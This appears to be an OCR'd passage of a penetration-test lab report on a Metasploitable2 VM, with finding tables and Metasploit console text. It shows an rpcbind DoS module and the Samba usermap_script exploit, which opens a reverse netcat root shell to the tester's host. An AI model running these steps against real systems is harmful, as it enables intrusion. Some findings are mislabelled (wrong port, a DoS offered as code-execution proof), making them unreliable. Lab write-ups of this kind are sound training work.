
VULNERABILITY INFORMATION


Vulnerability observed - High

7. Rpcbind port is open in Metasploitable2	
Application	rpcbind 2 (RPC #100000) on port 111/tcp
Risk	High
Abstract	Buffer overflows, remote code execution
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Disable unnecessary RPC services, apply vendor-supplied patches | Application-Specific Risk, System Compromise

Proof of Concept

The metasploitable2 rpcbind port 111/tcp is exploited by RPC DoS targeting *nix rpcbind/libtirpc




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
1 2 3 4
17:30
kali@kali: ~
File Actions Edit View Help
RPORT 111 yes The target port (UDP)
THREADS 10 yes The number of concurrent threads
View the full module info with the info, or info -d command.
msf6 auxiliary(dos/rpc/rpcbomb) > set rhost 192.168.64.121
rhost ⇒ 192.168.64.121
msf6 auxiliary(dos/rpc/rpcbomb) > run
ls
^X
^C
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(dos/rpc/rpcbomb) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/rpc/rpcbomb) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(dos/rpc/rpcbomb) > cd /
msf6 auxiliary(dos/rpc/rpcbomb) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(dos/rpc/rpcbomb) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:00 20-11-2023

3.8. METASPLOITABLE2 PORT 139/tcp netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High


8. Netbios-ssn port is open in Metasploitable2	
Application	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) on port 111/tcp
Risk	High
Abstract	SMB vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	Remote code execution
Recommendations	Apply security patches, restrict SMB services, consider alternative file sharing solutions | Application-Specific Risk, Code Execution


Proof of Concept


The metasploitable2 netbios-ssn port 111/tcp is exploited by Samba “username map script” Command Execution




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:52
kali@kali: ~
File Actions Edit View Help
s x86 Reverse Named Pipe (SMB) Stager
Interact with a module by name or index. For example info 145, use 145 or use payload/windows/custom/reverse_named_pipe
msf6 > use 111
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.64.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.64.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.64.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba
Matching Modules
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:22 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:52
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/smb/smb_version) > search samba
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
4 post/linux/gather/enum_configs normal No Linux Gather Configurations
5 auxiliary/scanner/rsync/modules_list normal No List Rsync Modules
6 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
8 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
9 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal normal No Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivs_heap normal No Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:22 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:53
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.64.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C
Clear
Search
ENG
IN
04:23
20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:53
kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.64.129
rhost => 192.168.64.129
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.64.128:4444
[*] Command shell session 1 opened (192.168.64.128:4444 → 192.168.64.129:50772) at 2023-11-19 17:49:39 -0500
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C
Clear
Search
ENG
IN
04:23
20-11-2023

3.9. METASPLOITABLE2 PORT 445/tcp netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

